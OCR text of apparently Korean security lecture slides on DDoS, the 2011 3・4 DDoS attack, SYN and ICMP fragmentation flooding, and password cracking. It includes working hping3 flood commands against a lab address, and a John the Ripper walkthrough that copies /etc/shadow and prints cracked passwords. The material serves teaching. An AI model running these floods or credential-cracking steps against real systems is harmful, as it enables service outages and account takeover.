


DDoS (Distributed Denial of Service, 분산서비스거부공격)


- 서버와 차단 장비의 성능이 높아짐에 따라 DoS와 같은 1:1 공격은 더 큰 효과를 낼 수 없게 되었음
- 공격 성능을 증대 시키기 위해 탄생한 것
- 악성코드에 감염된 여러 대의 좀비들을 이용하여 동시에 공격하므로 N:1 형태를 띔



3・4 DDoS 공격 (2011년)



3・4 DDoS 공격 (2011년)




TCP SYN Flooding 공격

- SYN Flooding 공격을 이용하여 Web Server의 HTTP 서비스를 지연 또는 정지시킴

  *10초 내에 패킷 50여만개의 SYN 전송


```
hping3 --rand-source 192.168.10.20 -p 80 -S --flood
```



Fragmentation Flooding 공격

* 문자열 65000 바이트로 네트워크에 ping전송

hping3 --icmp --rand-source 192.168.10.20 –d 65000 --flood



- 네트워크 기기가 전송할 수 있는 최대전송단위 MTU이상의 크기의 패킷을 전송 시, 패킷이 분할되는 단편화(fragmentation)의 특징을 이용한 공격 유형

Password Cracking 공격

공격대상의 ID를 알고 있다는 전제 하에 비밀번호를 알아내는 공격 기법

❶ Crack 파일 만들기

#cd /TEST

#cp /etc/passwd passwd

#cp /etc/shadow shadow

#unshadow passwd shadow | grep '₩$y' | tee passcrack

❷ Password Cracking

#john passcrack --wordlist /usr/share/wordlists/fasttrack.txt --format=crypt

❸ 결과 확인

#john -show passcrack

```
┌──(root㉿kali)-[/TEST]
└─# unshadow passwd shadow | grep '\$y' | tee passcrack
kali:$y$j9T$lR7REZ4XgU56yXNl9PFiN/$oI3B/OeQGXOoTb7opQ.azBMOgG2IM0neRj4MN3HCqQ.:1000:1000:,,,:/home/kali:/usr/bin/zsh
gildong:$y$j9T$6lVdyOfzeXObyp8nMdWr30$UJ8DOvSh11DHnwkQLEypo3Jz9fyfmBwmNleRJyRueC1:1001:1001:,,,:/home/gildong:/bin/ba
hong:$y$j9T$icu6Yki9TxcTBmcRNjldr0$xaXrYzTwmhUHeaLuZAuDlMrKOdpkAPtMkWdksCK3DaC:1002:1002:,,,:/home/hong:/bin/bash

┌──(root㉿kali)-[/TEST]
└─# john passcrack --wordlist /usr/share/wordlists/fasttrack.txt --format=crypt
Warning: hash encoding string length 15, type id #0
appears to be unsupported on this system; will not load such hashes.
Using default input encoding: UTF-8
Loaded 5 password hashes with 4 different salts (1.3x same-salt boost) (crypt, generic crypt(3) [?/64])
Remaining 2 password hashes with no different salts
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 1 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2023-10-01 23:16) 0g/s 354600p/s 354600c/s 709200C/s !@#$%..sss
Session completed.

┌──(root㉿kali)-[/TEST]
└─# john --show passcrack
kali:kali:1000:1000:,,,:/home/kali:/usr/bin/zsh
gildong:1234:1001:1001:,,,:/home/gildong:/bin/bash
hong:1234:1002:1002:,,,:/home/hong:/bin/bash

3 password hashes cracked, 0 left
```

[참고] #john –list=formats